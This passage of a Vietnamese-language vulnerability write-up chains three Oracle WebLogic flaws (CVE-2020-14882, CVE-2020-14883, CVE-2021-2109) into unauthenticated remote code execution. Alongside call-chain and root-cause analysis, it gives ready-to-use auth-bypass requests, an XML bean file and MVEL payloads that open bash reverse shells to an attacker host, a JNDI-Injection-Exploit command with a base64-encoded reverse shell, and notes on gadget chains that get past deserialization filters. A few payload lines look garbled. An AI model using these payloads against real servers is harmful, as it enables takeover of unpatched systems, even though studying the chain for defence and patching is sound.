    → Class.forName("...FileSystemXmlApplicationContext")
    → constructor.newInstance("http://ATTACKER/poc.xml")
      → FileSystemXmlApplicationContext(String) [constructor]
        → refresh() [Spring bootstrap]
          → obtainFreshBeanFactory()
            → refreshBeanFactory()
              → loadBeanDefinitions(beanFactory) [load XML]
                → XmlBeanDefinitionReader.loadBeanDefinitions()
                  → HTTP GET http://ATTACKER/poc.xml ★ download XML
                  → parse <bean class="ProcessBuilder" init-method="start">
                → finishBeanFactoryInitialization(beanFactory) [instantiate beans]
                  → new ProcessBuilder("bash", "-c", "...")
                  → ProcessBuilder.start() ★ RCE
```

CHAIN A · PAYLOAD

Payload URL

```
GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://ATTACKER_IP:PORT/poc.xml") HTTP/1.1
```

poc.xml — Reverse Shell

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="exec" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>bash</value>
<value>-c</value>
<value>bash -i &gt;& & /dev/tcp/ATTACKER_IP/PORT 0&gt;&1</value>
</list>
</constructor-arg>
</bean>
</beans>
```

CHAIN A · ƯU/NHUỢC + VARIANT

- **Ưu điểm:** Dễ sử dụng, command chạy qua `ProcessBuilder` (hỗ trợ shell syntax đầy đủ qua `bash -c`).
- **Nhược điểm:** Target phải mở outbound.

Variant — `ClassPathXmlApplicationContext`:

```
GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.ClassPathXmlApplicationContext("http://ATTACKER_IP:PORT/poc.xml") HTTP/1.1
```

Cùng XML, cùng cơ chế. `ClassPathXmlApplicationContext` cũng nhận URL trong constructor.

Chain B — ShellSession (MVEL Expression Eval)

1	HandleConverter.convert() BeanUtils converter, bridge HTTP → HandleFactory	console.jar
2	HandleFactory.getHandle() Parse className + arg, instantiate class	console.jar
3	ShellSession.<init>(String) Constructor → gọi exec(init)	coherence-rest.jar
4	ShellSession.exec(String) Split by newline → gọi _exec() cho mỗi dòng	coherence-rest.jar
5	ShellSession._exec() MVEL parse + eval expression → RCE	coherence-rest.jar
6	MVELInterpretedRuntime.parse() Interpret MVEL expression → execute Java code	coherence-rest.jar

CHAIN B · BƯỚC 1-2

HandleFactory.getHandle()

```
// HandleFactory.getHandle() - parse + instantiate
HandleFactory.getHandle(
    "com.tangosol.coherence.mvel2.sh.ShellSession(\"java.lang.Runtime.getRuntime().exec(...)\")")

    className = "com.tangosol.coherence.mvel2.sh.ShellSession"    // offset 72-75
    arg = "java.lang.Runtime.getRuntime().exec(...)"             // offset 79-89

    Class<?> clazz = Class.forName(className);                    // offset 94-95
    Constructor<?> ctor = clazz.getConstructor(String.class);    // offset 111-122
    return (Handle) ctor.newInstance(new Object[]{ arg });        // offset 127-134
    // → new ShellSession("java.lang.Runtime.getRuntime().exec(...)")
    // → constructor side effect = eval MVEL = RCE
    // → (Handle) cast fails với ClassCastException
```

CHAIN B · BƯỚC 3

ShellSession(String) → exec()

```
// ShellSession(String) constructor
// File: com/tangosol/coherence/mvel2/sh/ShellSession.java (line 114-116)
// JAR: coherence-rest.jar
public ShellSession(String init) {
    this();                                     // offset 0-1
    // → gọi no-arg constructor: init HashMap, ParserContext,

    this.exec(init);                           // offset 4-6 ★
    // → truyền trực tiếp MVEL expression vào exec()
    // → eval ngay trong constructor!
}
```

File: com/tangosol/coherence/mvel2/sh/ShellSession.java (line 114-116)

CHAIN B · BƯỚC 4

ShellSession.exec(String)

```
// ShellSession.exec(String) - eval MVEL expression
// File: com/tangosol/coherence/mvel2/sh/ShellSession.java (line 461-465)
public void exec(String command) {
    String[] arr$ = command.split("\\n");           // offset 0-7
    // Nếu expression là 1 dòng → arr$ = ["java.lang.Runtime.getRuntime().exec(...)"]

    for (String c : arr$) {                          // offset 14-43
        this.inBuffer.append(c);                    // offset 26-35
        // inBuffer = "java.lang.Runtime.getRuntime().exec(...)"

        this._exec();                               // offset 36-37 ★
        // → parse + eval MVEL expression
    }
}
```

File: com/tangosol/coherence/mvel2/sh/ShellSession.java (line 461-465)

ShellSession._exec() — core eval logic (1/2)

```
// ShellSession._exec() - core eval logic
// File: com/tangosol/coherence/mvel2/sh/ShellSession.java
private void _exec() {
    // offset 81-90: lấy input từ inBuffer, split by whitespace
    String[] tokens = this.inBuffer.append(this.commandBuffer)
        .toString().split("\\s"); // offset 81-90

    // offset 91-108: kiểm tra token[0] có phải built-in command không
    if (tokens.length > 0 && this.commands.containsKey(tokens[0])) {
        // ... handle built-in commands (cd, ls, etc.)
    } else {
        // offset 206-208: KHÔNG phải command → xử lý như MVEL expression
        this.commandBuffer = null; // offset 206-208

        // offset 228-230: check shouldDefer (multi-line expression)
        if (shouldDefer(this.inBuffer)) { this.multi = true; return; }
        this.multi = false; // offset 228-230

        // offset 233-250: kiểm tra $USE_OPTIMIZER_ALWAYS
        boolean useOptimizer = Boolean.parseBoolean(
            (String) this.env.get("$USE_OPTIMIZER_ALWAYS")); // offset 233-247
        // mặc định = false
    }
}
```

ShellSession._exec() — core eval logic (2/2)

```
Object result;
if (useOptimizer) {
    // compiled mode (không dùng ở đây)
    result = MVEL.executeExpression(
        MVEL.compileExpression(inBuffer.toString()),
        ctxObject, lvrf); // offset 253-274
} else {
    // ★ INTERPRETED MODE - eval trực tiếp
    MVELInterpretedRuntime runtime = new MVELInterpretedRuntime(
        this.inBuffer.toString(), // expression string
        this.ctxObject,           // context object (null)
        this.lvrf,                // variable resolver
        this.pCtx);               // parser context
                                // offset 278-301

    result = runtime.parse(); // offset 306-308 ★
    // → MVEL interpret:
    //   "java.lang.Runtime.getRuntime().exec(...)"
    //   → resolve java.lang.Runtime class
    //   → invoke getRuntime() static method
    //   → invoke exec() on Runtime instance
    //   → OS spawn process → RCE
}
// ...
}
```

File: com/tangosol/coherence/mvel2/sh/ShellSession.java

CHAIN B · BƯỚC 6

MVELInterpretedRuntime.parse()

MVEL (MVFLEX Expression Language) là expression language tương tự Java, cho phép:

- Truy cập static methods: `java.lang.Runtime.getRuntime()`
- Method chaining: `.exec(new String[]{"/bin/bash", "-c", "..."})`
- Object creation: `new String[]{"a", "b"}, new java.io.File("...")`

`runtime.parse()` duyệt expression tree, resolve class/method references qua reflection, và invoke trực tiếp — **không có sandbox**, **không có restriction** — tương đương thực thi arbitrary Java code.

Call chain

```
HTTP param "handle" = "...ShellSession(\"java.lang.Runtime.getRuntime().exec(...)\")"
  → HandleConverter.convert() [Struts BeanUtils]
  → HandleFactory.getHandle() [parse + reflect]
  → Class.forName("...ShellSession")
  → constructor.newInstance("java.lang.Runtime.getRuntime().exec(...)")
  → ShellSession(String init) [constructor]
    → this() [init MVEL env]
    → this.exec(init) [eval entry]
      → command.split("\\n") [split lines]
      → inBuffer.append(line)
      → _exec() [core eval]
        → new MVELInterpretedRuntime(expression, ...)
        → runtime.parse() ★ MVEL interpret
          → java.lang.Runtime.getRuntime() [resolve static]
          → .exec(new String[]{"bin/bash", "-c", "..."}) [invoke method]
          → ProcessBuilder → OS exec → RCE ★ command execution
```

CHAIN B · PAYLOAD

Reverse Shell

```
GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec(new String[]
{'/bin/bash','-c','bash -i >%26 /dev/tcp/ATTACKER_IP/PORT 0>%261'})") HTTP/1.1
```

Lưu ý & Ưu/Nhược

Lưu ý URL encoding: & trong URL phải encode thành %26, nếu không bị parse thành URL parameter separator.

- **Ưu điểm:** Không cần HTTP server, target không phải mở outbound.
- **Nhược điểm:** `Runtime.exec(String)` tokenize bằng whitespace — command phức tạp cần dùng `String[]` overload.

CVE-2020-14883 · 3.3

Lưu ý về Runtime.exec() — Cách 1

Runtime.getRuntime().exec(String cmd) **không phải shell** — không hiểu |, >, >&, /dev/tcp/.... Hai cách xử lý:

Cách 1 — Dùng String[]:

```
Runtime.getRuntime().exec(new String[]{"/bin/bash", "-c", "bash -i >& /dev/tcp/IP/PORT 0>&1"})
```

Cách 2 — Dùng {cmd,arg} brace format: Khi tool chỉ nhận 1 string command (như JNDI-Injection-Exploit):

```
bash -c {echo,BASE64_ENCODED_CMD}|{base64,-d}|bash
```

{echo,BASE64}|{base64,-d}|bash không có space → exec() giữ nguyên 1 token cho -c → bash interpret brace expansion → decode → execute.

Tổng hợp Chains

Chain	Class	Cần HTTP server?
FileSystemXmlApplicationContext	com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext	Có
ClassPathXmlApplicationContext	com.bea.core.repackaged.springframework.context.support.ClassPathXmlApplicationContext	Có
ShellSession (MVEL)	com.tangosol.coherence.mvel2.sh.ShellSession	Không

CVE-2021-2109 — JNDI Injection

JNDI Injection via Admin Console JNDI Tree Browser · CVSS 7.2

Thông tin lỗ hổng

TYPE

JNDI Injection via Admin Console JNDI Tree Browser

CVSS

7.2 (High) — requires admin access

AFFECTED

WebLogic 10.3.6.0, 12.1.3.0, 12.2.1.3, 12.2.1.4, 14.1.1.0

PATCHED

January 2021 CPU

JNDIBindingPortlethandle → JndiBindingHandle

```
// consolejndi.portal - portlet definition
// <netuix:portletInstance instanceLabel="JNDIBindingPortlet" ...>
//   → parameter name = "JNDIBindingPortlethandle"

// HandleFactory.getHandle() khởi tạo JndiBindingHandle:
HandleFactory.getHandle("com.bea.console.handles.JndiBindingHandle(\"ldap://192.168.0;10:1389/ObjectAbc;AdminServer\")")
    → Class.forName("com.bea.console.handles.JndiBindingHandle")
    → constructor.newInstance("ldap://192.168.0;10:1389/ObjectAbc;AdminServer")
    → JndiBindingHandle.setObjectIdentifier("ldap://192.168.0;10:1389/ObjectAbc;AdminServer")
```

JNDIBindingAction.execute() → lookup()

```
// JNDIBindingAction.execute() (decompiled, line ~83)
JndiBindingHandle handle = (JndiBindingHandle) getHandlerContext(form, request, "JNDIBinding");

String context = handle.getContext();    // → getComponent(0) → "ldap://192.168.0"
String binding = handle.getBinding();    // → getComponent(1) → "10:1389/ObjectAbc"
String server  = handle.getServer();     // → getComponent(2) → "AdminServer"

ServerMBean serverMBean = MBeanUtils.getAnyServerMBean(server);
Context namingContext = ConsoleUtils.initNamingContext(serverMBean);

if (context.length() > 0 && binding.length() > 0)
    context = context + ".";              // → "ldap://192.168.0."

Object result = namingContext.lookup(context + binding);    // ← JNDI injection
// → lookup("ldap://192.168.0.10:1389/ObjectAbc")
// → JNDI federation: kết nối tới attacker LDAP server
// → attacker trả về Reference hoặc serialized object độc hại → RCE
```

JNDIBindingAction.execute() (decompiled, line ~83)

Tóm tắt luồng

```
GET /console/css/%252e%252e%252fconsolejndi.portal
?_pageLabel=JNDIBindingPageGeneral&_nfpb=true
&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle("ldap://192.168.0;10:1389/ObjectAbc;AdminServer")
```

- MBeanUtilsInitSingleFileServlet.service() [entry point]
- SingleFileServlet → consolejndi.portal rendering
 - HandleFactory.getHandle() → JndiBindingHandle() [Source - user input]
 - HandleImpl.getComponents(): split by ";"
 - ["ldap://192.168.0", "10:1389/ObjectAbcctAbc", "AdminServer"]
 - JNDIBindingAction.execute()
 - context + "." + binding = "ldap://192.168.0.10:1389/ObjectAbc"
 - namingContext.lookup("ldap://192.168.0.10:1389/ObjectAbc") [Sink - JNDI injection]
 - LDAP federation → attacker server → RCE

CVE-2021-2109 · 4.3 ROOT CAUSE

lookup() với giá trị attacker kiểm soát

`JNDIBindingAction.execute()` lấy JNDI context và binding name từ `JndiBindingHandle`, rồi gọi `InitialContext.lookup()` với giá trị do attacker kiểm soát — **không validate URL scheme** (`ldap://`, `rmi://`):

```
// JNDIBindingAction.execute() - key code
Object result = namingContext.lookup(context + binding);
//
//          ^^^^^^^^^^^^^^^^^^^^^^^^^
//          attacker controls cả context và binding
//          → JNDI URL injection → attacker LDAP/RMI server
```

Handle parsing trick

Handle parsing trick: `HandleImpl.getComponents()` split bằng `;`:

```
Input:  "ldap://192.168.0;10:1389/path;AdminServer"
Split:  ["ldap://192.168.0", "10:1389/path", "AdminServer"]

context = "ldap://192.168.0" + "." → "ldap://192.168.0."
binding = "10:1389/path"
lookup("ldap://192.168.0.10:1389/path") ← valid LDAP URL, IP reconstructed
```

Dấu `;` dùng để chia IP thành components, `JNDIBindingAction` tự nối lại bằng `.` → reconstruct IP gốc.

CVE-2021-2109 · 4.4

Cách Fix (Oracle Patch)

Oracle fix bằng cách validate `context` và `binding` trong `JNDIBindingAction`:

- Block JNDI URL schemes (`ldap://`, `rmi://`, `iiop://`) trong giá trị lookup
- Sanitize input trước khi gọi `InitialContext.lookup()`


Remote Codebase (Reference)



Yêu cầu: `com.sun.jndi.ldap.object.trustURLCodebase=true` (mặc định `false` từ JDK 8u191)

CVE-2021-2109 · 4.5.2 JNDI INJECTION — KIỂU 2

Deserialization (javaSerializedData)



Không cần **trustURLCodebase**. Cần gadget chain trong classpath của target.

CVE-2021-2109 · 4.6

Kết hợp CVE-2020-14882 + CVE-2021-2109

Mở LDAP server (Remote Codebase):

```
java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMy4yMjguMTcxLjEx0S8x0DQyMiAwPiYx}|{base64,-d}|bash" -A "192.168.65.254"
```

Dùng auth bypass path cho **consolejndi.portal**:

```
GET /console/css/%252e%252e%252fconsolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle("ldap://ATTACKER_IP_PART;LAST_OCTET:1389/ObjectAbc;AdminServer") HTTP/1.1
```

CVE-2021-2109 · 4.6

JNDIBindingAction vẫn RCE bình thường

CVE-2020-14882 chỉ bypass web.xml security constraint, **không tạo authenticated session** (`principals = []`). Chain với CVE-2021-2109 **vẫn RCE được bình thường** — `JNDIBindingAction.execute()` không bị ảnh hưởng:

```
// JNDIBindingAction.execute() - flow thực tế
String context = handle.getContext();          // "ldap://192.168.0."
String binding = handle.getBinding();          // "10:1389/ObjectAbc"
String server  = handle.getServer();           // "AdminServer"

ServerMBean serverMBean = MBeanUtils.getAnyServerMBean(server);
// readonly method - không cần authenticated session
Context namingContext = ConsoleUtils.initNamingContext(serverMBean);

// ★ JNDI lookup - chạy thành công, KHÔNG cần authenticated session
Object result = namingContext.lookup(context + binding);
// → lookup("ldap://192.168.0.10:1389/ObjectAbc")
// → JNDI federation → connect attacker LDAP → RCE
```

Về `NoAccessRuntimeException`: Exception này **không liên quan** đến `JNDIBindingAction`. Stack trace cho thấy nó đến từ **portlet khác** trên cùng trang `consolejndi.portal` — cụ thể là Security Policies portlet cố đọc MBean security policies khi render. Portlet đó fail → redirect tới `UnexpectedExceptionPage`, nhưng JNDI lookup trong `JNDIBindingAction` đã **chạy xong trước đó** → RCE đã xảy ra, exception sau đó không ảnh hưởng gì.

Remote Codebase (Reference) — RCE thành công

Kết quả test thực tế — WebLogic 12.2.1.4, JDK 8u451.

Tool	Class trả về	Kết quả
JNDI-Injection-Exploit	ExecTemplateJDK8	RCE — class download + execute, ClassCastException sau khi code đã chạy

Deserialization — bị JDK ObjectInputFilter chặn

Gadget chain	Class bị filter	Kết quả
CommonsBeanutils 1.9.2 (cb192)	TemplatesImpl	REJECTED — ObjectInputFilter chặn tại Obj.deserializeObject()
JRMP redirect (jrmplclient)	RemoteObjectInvocationHandler	REJECTED — ObjectInputFilter chặn
CommonsCollections (cc12)	ChainedTransformer	REJECTED — ObjectInputFilter chặn ChainedTransformer
Coherence (CVE-2020-2555)	LimitFilter, ChainedExtractor	Chưa test — class Coherence có thể không bị filter chặn

JDK 8u451: ObjectInputFilter trong JNDI LDAP path (com.sun.jndi.ldap.Obj.deserializeObject)

Coherence gadget chain (CVE-2020-2555)

Tuy nhiên, Coherence gadget chain (CVE-2020-2555) có thể bypass filter này vì sử dụng các class khác:

- `com.tangosol.util.filter.LimitFilter` — trigger `compareTo()` / `toString()` / `extract()`
- `com.tangosol.util.extractor.ChainedExtractor` — chain nhiều `ReflectionExtractor` liên tiếp
- `com.tangosol.util.extractor.ReflectionExtractor` — gọi arbitrary method qua reflection

Các class Coherence không nằm trong JDK filter blacklist (filter chỉ target JDK internal classes như `TemplatesImpl`, `RemoteObjectInvocationHandler`).

Coherence chain flow

```
PriorityQueue.readObject()
→ LimitFilter.compareTo() hoặc toString()
→ ChainedExtractor.extract()
→ ReflectionExtractor[0].extract(): Runtime.class.getMethod("getRuntime")
→ ReflectionExtractor[1].extract(): runtime.getMethod("exec", String.class)
→ ReflectionExtractor[2].extract(): runtime.exec("command")
→ RCE
```

TỔNG KẾT

Một chuỗi: Auth Bypass → RCE

CVE-2020-14882

Auth Bypass (9.8)

CVE-2020-14883

RCE (7.2)

CVE-2021-2109

JNDI Injection (7.2)

`/console/css/%252e%252e%252fconsole.portal/consolejndi.portal` bypass web.xml → `handle` param → `HandleFactory.getHandle()`
instantiate class tùy ý → Spring / MVEL / JNDI → **RCE**.